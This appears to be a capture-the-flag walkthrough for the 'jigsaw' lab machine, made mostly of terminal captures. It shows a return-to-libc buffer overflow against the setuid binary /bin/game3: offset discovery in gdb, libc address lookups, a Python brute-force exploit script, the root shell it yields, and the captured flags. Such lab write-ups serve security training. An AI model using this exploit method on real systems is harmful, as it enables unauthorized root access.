


```
┌─[headcrusher@parrot]─[~/30]
└──╼ $scp jigsaw@192.168.2.107:/bin/game3 .
jigsaw@192.168.2.107's password:
game3                                        100% 7338     6.3MB/s   00:00
```

https://spz.io/2018/10/18/buffer-overflow-return-to-libc/


gdb game3

run




```
gdb-peda$ run
Starting program: /home/headcrusher/30/game3
game3: Most people are so ungrateful to be a hacker, but not you, not any more...

[Inferior 1 (process 2374) exited with code 01]
Warning: not running
```

pattern_create 100




```
gdb-peda$ pattern_create 100
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6A
AL'
```

run 'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL'



```
Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0xffffd160 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
EBX: 0x0
ECX: 0xffffd460 ("AA6AAL")
EDX: 0xffffd1be ("AA6AAL")
ESI: 0xf7fa3000 --> 0x1e4d6c
EDI: 0xf7fa3000 --> 0x1e4d6c
EBP: 0x65414149 ('IAAe')
ESP: 0xffffd1b0 ("AJAAfAA5AAKAAgAA6AAL")
EIP: 0x41344141 ('AA4A')
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41344141
[------------------------------------stack-------------------------------------]
0000| 0xffffd1b0 ("AJAAfAA5AAKAAgAA6AAL")
0004| 0xffffd1b4 ("fAA5AAKAAgAA6AAL")
0008| 0xffffd1b8 ("AAKAAgAA6AAL")
0012| 0xffffd1bc ("AgAA6AAL")
0016| 0xffffd1c0 ("6AAL")
0020| 0xffffd1c4 --> 0xf7ffdb00 --> 0x0
0024| 0xffffd1c8 --> 0xf7fcb410 --> 0x8048273 ("GLIBC_2.0")
0028| 0xffffd1cc --> 0xf7fa3000 --> 0x1e4d6c
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41344141 in ?? ()
```


pattern_offset AA4A



```
gdb-peda$ pattern_offset AA4A
AA4A found at offset: 76
```

ldd game3


0xb75c3000



```
jigsaw@jigsaw:/tmp$ ldd /bin/game3
        linux-gate.so.1 =>  (0xb7780000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75c3000)
        /lib/ld-linux.so.2 (0xb7782000)
```

readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system


0x00040310



```
jigsaw@jigsaw:/tmp$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system
   243: 0011b8a0    73 FUNC    GLOBAL DEFAULT   12 svcerr_systemerr@@GLIBC_2.0
   620: 00040310    56 FUNC    GLOBAL DEFAULT   12 __libc_system@@GLIBC_PRIVATE
  1443: 00040310    56 FUNC    WEAK   DEFAULT   12 system@@GLIBC_2.0
```

readelf -s /lib/i386-linux-gnu/libc.so.6 | grep exit


0x00033260



```
jigsaw@jigsaw:/tmp$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep exit
   111: 00033690    58 FUNC    GLOBAL DEFAULT   12 __cxa_at_quick_exit@@GLIBC_2.10
   139: 00033260    45 FUNC    GLOBAL DEFAULT   12 exit@@GLIBC_2.0
```


strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh

0x00162d4c



```
jigsaw@jigsaw:/tmp$ strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh
 162d4c /bin/sh
```


nano buffer.py




```
  GNU nano 5.2                                  buffer.py
import struct
from subprocess import call

libc = 0xb75c3000
system_ = struct.pack("<I", libc + 0x00040310)
exit_ = struct.pack("<I", libc + 0x00033260)
shell = struct.pack("<I", libc + 0x00162d4c)

buf = "A" * 76
buf += system_
buf += exit_
buf += shell

for i in range(0,512):
        print("Testando: "+ str(buf))
        s = call(["/bin/game3", buf])
```

vim buffer.py

python buffer.py




```
jigsaw@jigsaw:/tmp$ vim buffer.py
jigsaw@jigsaw:/tmp$ python buffer.py
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
```



```
Testando: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3`�`b_�L]r�
# id
uid=1000(jigsaw) gid=1000(jigsaw) euid=0(root) groups=0(root),1000(jigsaw)
# uname -a
Linux jigsaw 4.4.0-146-generic #172~14.04.1-Ubuntu SMP Fri Apr 5 16:52:29 UTC 2019 i686 i686 i686 G
NU/Linux
```

cat /root/gameover.txt


flag3{3a4e24a20ad52afef48852b613da483a}



```
# cat gameover.txt
Congrats!

flag3{3a4e24a20ad52afef48852b613da483a}
```

cat y0ud1dw3118u7175n070v32.txt

flag2{a69ef5c0fa50b933f05a5878a9cbbb54}



```
# cd jigsaw
# ls
y0ud1dw3118u7175n070v32.txt
# cat y0ud1dw3118u7175n070v32.txt

flag2{a69ef5c0fa50b933f05a5878a9cbbb54}
Hack or fail. Make your choice... Now comes your final test.
```